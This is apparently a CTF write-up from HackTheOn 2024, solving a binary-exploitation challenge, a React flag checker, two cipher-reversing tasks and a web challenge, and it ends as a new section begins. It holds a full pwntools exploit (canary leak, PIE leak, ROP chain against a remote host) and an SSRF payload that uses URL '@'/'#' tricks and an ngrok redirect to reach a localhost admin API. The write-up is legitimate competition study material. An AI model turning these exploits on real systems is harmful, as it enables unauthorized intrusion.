.data:0000000000004020 qword_4020      dq 0DF1D5BFDFDB9F959h, 0FF315FDB71DF5FB3h,
79377FB1BF917999h
.data:0000000000004020                                         ; DATA XREF: sub_12D9+17↑o
.data:0000000000004038                 dq 0B575D3DBBD9D5B51h, 531B755D17717D79h,
1B5D79131B157733h
.data:0000000000004050                 dq 1397B3D19FD3D97Dh, 0F9F179BD731B7D17h,
5B59F59D1FF595FBh
.data:0000000000004068                 dq 15B7FD3D1B7DDB1Fh
```

After analyzing the binary the server gave, I found out that the it is a full mitigated binary and the stack canary is overwritten in the constructor with a value that exists in data section. But the canary is randomized for every session. The next bug is the use of read function that overflows the input buffer. We can exploit that bug to leak the PIE base address and at the same time overwrite the return address. After that, the exploitation process is very specific. Here is the script that I used.


```python
#!/usr/bin/python
from pwn import *
exe = './intelitigation'
elf = context.binary = ELF(exe, checksec = 0)
context.bits = 64
context.log_level = 'debug'
host, port = "nc hto2024-nlb-fa01ec5dc40a5322.elb.ap-northeast-2.amazonaws.com
5001".split(" ")[1:3]
io = remote(host, port)
sla = lambda a, b: io.sendlineafter(a, b)
sa = lambda a, b: io.sendafter(a, b)
ru = lambda a: io.recvuntil(a)
s = lambda a: io.send(a)
sl = lambda a: io.sendline(a)
rl = lambda: io.recvline()
com = lambda: io.interactive()
li = lambda a: log.info(a)
rud = lambda a:io.recvuntil(a, drop=0x1)
r = lambda: io.recv()
int16 = lambda a: int(a, 16)
rar = lambda a: io.recv(a)
rj = lambda a, b, c : a.rjust(b, c)
```

```python
lj = lambda a, b, c : a.ljust(b, c)
d = lambda a: a.decode('utf-8')
e = lambda a: a.encode()
cl = lambda: io.close()
rlf = lambda: io.recvline(0)

rud(b">\n\n")
elfb64 = rlf()
with open("./intelitigation", "wb") as f:
    f.write(base64.b64decode(elfb64))
    os.chmod(f.name, 0o755)
idx = u64(elf.read(0x4070, 8))
canary = u64(elf.read(0x4020 + 8 * idx, 8))
li(f"{hex(canary) = }")
sa(b"> ", flat({0x208: canary, 0x218: b"\x29"}))
rud(b"haafiaaf")
elf.address = u64(io.recv(6) + b"\0\0") - 0x1329
assert elf.address & 0xfff == 0
li(f"{hex(elf.address) = }")
sa(
    b"> ",
    flat({
        0x208: canary,
        0x218: [
        # 0x00000000000012b4 : mov rdi, rsp ; pop r8 ; ret
        elf.address + 0x12B4,
        u64(lj(b"flag", 8, b'\0')),
        elf.address + 0x124E,
        0xdeadbeef,
        ],}
    ),
)
com()
```




```
    00000190  7a 61 61 65  62 61 61 65  63 61 61 65  64 61 61 65  |zaae|baae|caae|daae
    000001a0  65 61 61 65  66 61 61 65  67 61 61 65  68 61 61 65  |eaae|faae|gaae|haae
    000001b0  69 61 61 65  6a 61 61 65  6b 61 61 65  6c 61 61 65  |iaae|jaae|kaae|laae
    000001c0  6d 61 61 65  6e 61 61 65  6f 61 61 65  70 61 61 65  |maae|naae|oaae|paae
    000001d0  71 61 61 65  72 61 61 65  73 61 61 65  74 61 61 65  |qaae|raae|saae|taae
    000001e0  75 61 61 65  76 61 61 65  77 61 61 65  78 61 61 65  |uaae|vaae|waae|xaae
    000001f0  79 61 61 65  7a 61 61 66  62 61 61 66  63 61 61 66  |yaae|zaaf|baaf|caaf
    00000200  64 61 61 66  65 61 61 66  15 fb d7 73  17 f7 59 b7  |daaf|eaaf|···s|··Y·
    00000210  68 61 61 66  69 61 61 66  b4 82 66 7e  b8 55 54 68  |haaf|iaaf|··f~|·UTh
    00000220  31 73 5f 31  73 5f 62 33  34 75 74 31  66 75 31 5f  |1s_1|s_b3|4ut1|fu1_
    00000230  63 34 6e 34  72 79 00 00  00 00 00 00  00 00 00 00  |c4n4|ry··|····|····
    00000240  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |····|····|····|····|
    *
    00000280  00 00 53 65  67 6d 65 6e  74 61 74 69  6f 6e 20 66  |··Se|gmen|tati|on f|
    00000290  61 75 6c 74  0a 0a                                  |ault|··|
    00000296
 aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaaya
 waabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaactaacuaacva
 taaduaadvaadwaadxaadyaadzaaebaaecaaedaaeeaaefaaegaaehaaeiaaejaaekaaelaaemaaenaaeoaaepaaeqaaeraaesa
 UTh1s_1s_b34ut1fu1_c4n4ry\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
 0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\

 [*] Got EOF while reading in interactive
 $ 
```

Revact



When I open the website and inspected it, I found out that there is a file named main.5e39c7c2.js.



```
/*! For license information please see main.5e39c7c2.js.LICENSE.txt */
(()=>{
    var e = {
        488: (e,t,n)=>{
            "use strict";
            var r = n(959);
            function l() {}
            function a() {}
            a.resetWarningCache = l,
            e.exports = function() {
                function e(e, t, n, l, a, o) {
                    if (o !== r) {
                        var i = new Error("Calling PropTypes validators directly is not supported by the `prop-types` package. Use PropTypes.checkPropTypes() to ca
                        throw i.name = "Invariant Violation",
                        i
                    }
                }
                function t() {
                    return e
                }
                e.isRequired = e;
                var n = {
                    array: e,
                    bigint: e,
                    bool: e,
                    func: e,
                    number: e,
                    object: e,
                    string: e,
                    symbol: e,
                    any: e,
                    arrayOf: t,
                    element: e,
                    elementType: e,
```


Upon reading the code, I found the flag checker algorithm.

```
// Define Button component
xe.displayName = "Button";
const Ce = e.forwardRef(((e, t) => {
  let { as: n, bsPrefix: r, variant: o = "primary", size: i, active: u = !1, disabled: s =
!1, className: c, ...d } = e;
  const p = f(r, "btn");
  const [m, { tagName: h }] = Se({ tagName: n, disabled: s, ...d });
  const v = h;
  return (
    <v
      {...m}
      {...d}
      ref={t}
      disabled={s}
      className={l()(
        c,
        p,
        u && "active",
        o && `${p}-${o}`,
        i && `${p}-${i}`,
        d.href && s && "disabled"
      )}
    />
  );
}));

// Assign Button component aliases
Ce.displayName = "Button";
const Ee = Ce;

// Function for handling button click event
function Ne(e) {
  const t = function(e) {
    let t = arguments.length > 1 && void 0 !== arguments[1] ? arguments[1] : "w";
    e.ms("".concat(t).concat(n(114)).concat("on").concat(n(103)));
  };

  const n = e => String.fromCharCode(e);

  const r = function(e, n) {
    let r = arguments.length > 2 && void 0 !== arguments[2] ? arguments[2] : "c";
    if (e.s(n) && 7 === e.l) {
      e.ms("".concat(r, "or").concat("re", "ct"));
    } else {
      t(e);
    }
  };

  return (
    <Ee
      variant="primary"
      type="button"
      onClick={n => {
        if (
          n.target.form[0].value.endsWith(n.target.form[0].value[0]) &&
          e.c &&
          n.target.form[0].value.startsWith("X")
        ) {
          r(e, n.target.form[0].value);
        } else {
          t(e);
        }
      }}
    >
      Check
    </Ee>
  );
}

// Function for handling text input change
function _e(e) {
  return (
    <ke.Control
      type="text"
      placeholder="FLAG"
      onChange={t => {
        if (
          t.target.value
            .split("")
            .map(e => (e.charCodeAt() < 33 ? "a" : ""))
            .map(e => (e.charCodeAt() > 126 ? "b" : ""))
            .join("").length === 0
        ) {
          e.t(true);
        } else {
          e.t(false);
        }
        e.ls(t.target.value.length);
      }}
    />
  );
}

// Component for rendering a form
function Pe(t) {
  let [n, r] = e.useState("-");

  return (
    <ke>
      <ke.Group className="mb-3" controlId="formFlag">
        <ke.Label>{n}</ke.Label>
        <_e t={t.t} ls={t.ls} />
      </ke.Group>
      <Ne s={t.s} l={t.l} c={t.c} ms={r} />
    </ke>
  );
}

// Main application component
function ze() {
  let [t, n] = e.useState(0);
  let [r, l] = e.useState(false);

  // Set "z" in localStorage on component mount
  e.useEffect(() => {
    localStorage.setItem("z", "D");
  }, []);

  return (
    <div className="align-middle h-100 p-5">
      <D className="mt-5">
        <D.Body>
          <D.Title>
            <p>Simple React App</p>
          </D.Title>
          <Pe
```

```
            s={
               e => e.split("")[5].charCodeAt() - 56 === e.split("")[1].charCodeAt() - 5
&&
              e.split("")[2] === e.split("")[3] &&
              "@" === e.split("")[2] &&
              e.split("")[4] === localStorage.getItem("z") &&
              e.split("")[5].charCodeAt() === e.split("")[4].charCodeAt() + 54
          }
            c={r}
            t={l}
            ls={n}
            l={t}
          />
        </D.Body>
      </D>
    </div>
  );
}
```

So, I wrote a z3 solver to satisfy the condition.

```
#!/usr/bin/python

import z3
from Crypto.Util.number import long_to_bytes
flag_char = [z3.BitVec(f"flag_{i}", 8) for i in range(7)]
s = z3.Solver()
s.add(flag_char[0] == flag_char[-1])
s.add(flag_char[0] == ord("X"))
s.add(flag_char[5] - 56 == flag_char[1] - 5)
s.add(flag_char[2] == flag_char[3])
s.add(flag_char[2] == ord("@"))
s.add(flag_char[4] == ord("D"))
s.add(flag_char[5] == flag_char[4] + 54)
if s.check() == z3.sat:
    solution = s.model()
    flag = z3.Concat(flag_char)
    print(long_to_bytes(solution.eval(flag).as_long()).decode())
else:
    print("Hadehh")
```



```
itoidthewarrior  /Web/Revact
>>>
>>> python solver.py
XG@@DzX
itoidthewarrior  /Web/Revact
>>>
>>>
```


Decrypt Message 1

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

unsigned long* encryption(unsigned long data[], unsigned long size)
{
    unsigned int eax;
    unsigned int edx;
    unsigned int ecx;
    unsigned int byte_address;

    for (byte_address = 0; byte_address < size; byte_address++)
    {
        eax = data[byte_address];
        ecx = eax + 0x11;
        eax = eax + 0xB;
        ecx = eax * ecx;
        edx = ecx;
        edx = edx >> 8;
        eax = edx;
        eax = eax ^ ecx;
        eax = eax >> 0x10;
        eax = eax ^ edx;
        eax = eax ^ ecx;
        data[byte_address] = eax;
    }
    return data;
}

unsigned long* _encryption(void* data, unsigned long size)
{
    unsigned long* data_chunk = NULL;
    unsigned long* result;
    int i;

    if (size & 1) size++;
    data_chunk = (unsigned long*)malloc(size * sizeof(unsigned long));
    if (!data_chunk) return NULL;
    memset(data_chunk, 0, size * sizeof(unsigned long)); // Ensure memory is initialized
to zero
    for (i = 0; i < size / 2; i++) data_chunk[i] = ((unsigned short*)data)[i];

    result = encryption(data_chunk, size / 2); // Adjusted the size passed to encryption
    return result;
}

int main(int argc, char *argv[])
```

```
{
    if (argc < 2) {
        printf("Usage: %s <text to encrypt>\n", argv[0]);
        return 1; // Exit if no argument is provided
    }

    const char* input = argv[1];
    unsigned long size = strlen(input); // Use the length of the input argument
    // Ensure the input is treated correctly based on how _encryption function is expected
to work
    unsigned long* encrypted_data = _encryption((void*)input, size);

    // Print each encrypted unsigned long in hexadecimal format
    printf("Encrypted data in hexadecimal format: ");
    for (unsigned long i = 0; i < (size + 1) / 2; i++) { // Adjusted loop condition based
on encryption function logic
        printf("%lx", encrypted_data[i]);
    }
    printf("\n");

    free(encrypted_data); // Remember to free the allocated memory

    return 0;
}
```

It's a simple encryption, but it becomes complicated because the output is a concatenation of unaligned hex numbers. Therefore we cannot easily know what the original parts looked like. Fortunately, we know that every part is a combination of 1 or 2 characters. As a result, we can collect encryption results from every possible combination into a table and then decrypt the ciphertext from the left to the right using that table.

```python
#!/usr/bin/python

import z3
from Crypto.Util.number import long_to_bytes
import string
from itertools import product

def encrypt(s):
    chunks = []
    for i in range(0, len(s), 2):
        try:
            chunks.append((s[i + 1] << 8) | s[i])
        except IndexError:
            break
    if len(s) % 2 != 0:
        chunks.append(s[-1])
    for i in range(len(chunks)):
        eax = chunks[i]
        ecx = eax + 0x11
        eax = eax + 0xB
        ecx = eax * ecx
        edx = ecx
        edx = edx >> 8
        eax = edx
        eax = eax ^ ecx
        eax = eax >> 0x10
        eax = eax ^ edx
        eax = eax ^ ecx
        chunks[i] = eax
    return b"".join(i.to_bytes((i.bit_length() + 8) // 8) for i in chunks)

ct = "188d1f2f13cd5b601bd6047f4496ff74496ff74496ff7"
table = {}
for p in product(string.printable, string.printable):
    s = "".join(p).encode()
    table[s] = encrypt(s).hex().lstrip("0")
for s in string.printable:
    s = s.encode()
    table[s] = encrypt(s).hex().lstrip("0")
flag = ""
while len(ct) > 0:
    for k, v in table.items():
        if ct.startswith(v):
            flag += k.decode()
            ct = ct[len(v) :]
            break
print(flag)
```



```
itoidthewarrior  /Re/Decrypt+Message1
>>>
>>> python solver.py
GODGPT!!!!!!
itoidthewarrior  /Re/Decrypt+Message1
>>>
>>>
```

Decrypt Message 2


The encryption is quite simple. Firstly it generates the key randomly and then it performs encryption algorithm that equivalent with this python code.

```
def encrypt(pt, key):
    key = bytearray(key)
    tmp = bytearray(len(pt))
    order = list(range(len(key)))
    ct = bytearray(xor(pt, key))
    for i in range(len(key)):
        for j in range(i, len(key)):
            if key[j] < key[i]:
                key[j], key[i] = key[i], key[j]
                order[i], order[j] = order[j], order[i]
    for i in range(0, len(ct), len(key)):
```

```python
        for j in range(len(key)):
            tmp[i + j] = ct[i + order[j]]
    for i in range(len(ct)):
        ct[i] = tmp[i]
    return bytes(ct)
```

The problem is, we only know the cipher text and first 5 characters of the plain text. So it's inevitable to brute force the key. The following is the solver for this challenge.

```python
#!/usr/bin/python

from pwn import xor
from itertools import permutations

def decrypt(ct, key):
    key = bytearray(key)
    tmp = bytearray(len(ct))
    order = list(range(len(key)))
    for i in range(len(key)):
        for j in range(i, len(key)):
            if key[j] < key[i]:
                key[j], key[i] = key[i], key[j]
                order[i], order[j] = order[j], order[i]
    pt = bytearray(xor(ct, key))
    for i in range(0, len(ct), len(key)):
        for j in range(len(key)):
            tmp[i + j] = pt[i + order.index(j)]
    for i in range(len(ct)):
        pt[i] = tmp[i]
    return bytes(pt)

ct = bytes.fromhex("446709213550020f3b28696533183206631e030743394d4531")
prefix = b"BrU7e"
for p in permutations(prefix):
    s = bytes(p)
    order = [s.index(b) for b in prefix]
    t = xor(ct, s)
    key = bytes([t[:5][i] for i in order])
    pt = decrypt(ct, key)
    if pt.startswith(prefix) and pt.decode().isprintable():
        print(f"key: {key.decode()}")
        print(f"flag: {pt.decode()}")
```



```
itoidthewarrior   /Re/Decrypt Message 2
>>>
>>> python solver.py
key: w6tPl
Flag: BrU7e_fORcE_l5_p0w3rFuli!
itoidthewarrior   /Re/Decrypt Message 2
>>>
>>>
```


GithubReadme

Given an url. The structure of the URL:
SCHEMA://URL/PATH
In this scenario
Schema: https
host: raw.githubusercontent.com{path.path}
Path: {path.branch_name}/README.md

index.php in the host:

```php
 <?php
header("Location: http://localhost:8044/api/admin");
?>
```

We notice that there are SSRF vulnerability. To exploit it we can add '@' and the https://raw.githubusercontent.com will be the username, and add '#' to make all the lines that come after '#' be a fragment.
We need to access the admin page on localhost:8044/api/admin. Allow redirect in python requests is true in default which mean that the request will follow the redirection until it finishes. So we need to host a server that will redirect to the admin page and craft the request payload




```
POST /api/view HTTP/2
Host: githubreadme.hacktheon-ctf.org
Accept: application/json, text/plain, */*
Accept-Language: en-US
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 70
Origin: https://dlz9gz6bh0fyka.cloudfront.net
Referer: https://dlz9gz6bh0fyka.cloudfront.net/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Te: trailers

{
  "path":"@4b37-104-28-213-127.ngrok-free.app#",
  "branch_name":"master"
}
```

POST /api/view HTTP/2
Host: githubreadme.hacktheon-ctf.org

{"path":"@<HOST>/#","branch_name":"master"}
Then, we got the Flag: J_DN5_S5L_CUST0M_JH

Findiff

We were given two binaries that resembled each other. But the title of this challenge imply that the binaries is different. So, let's see what's the differences.



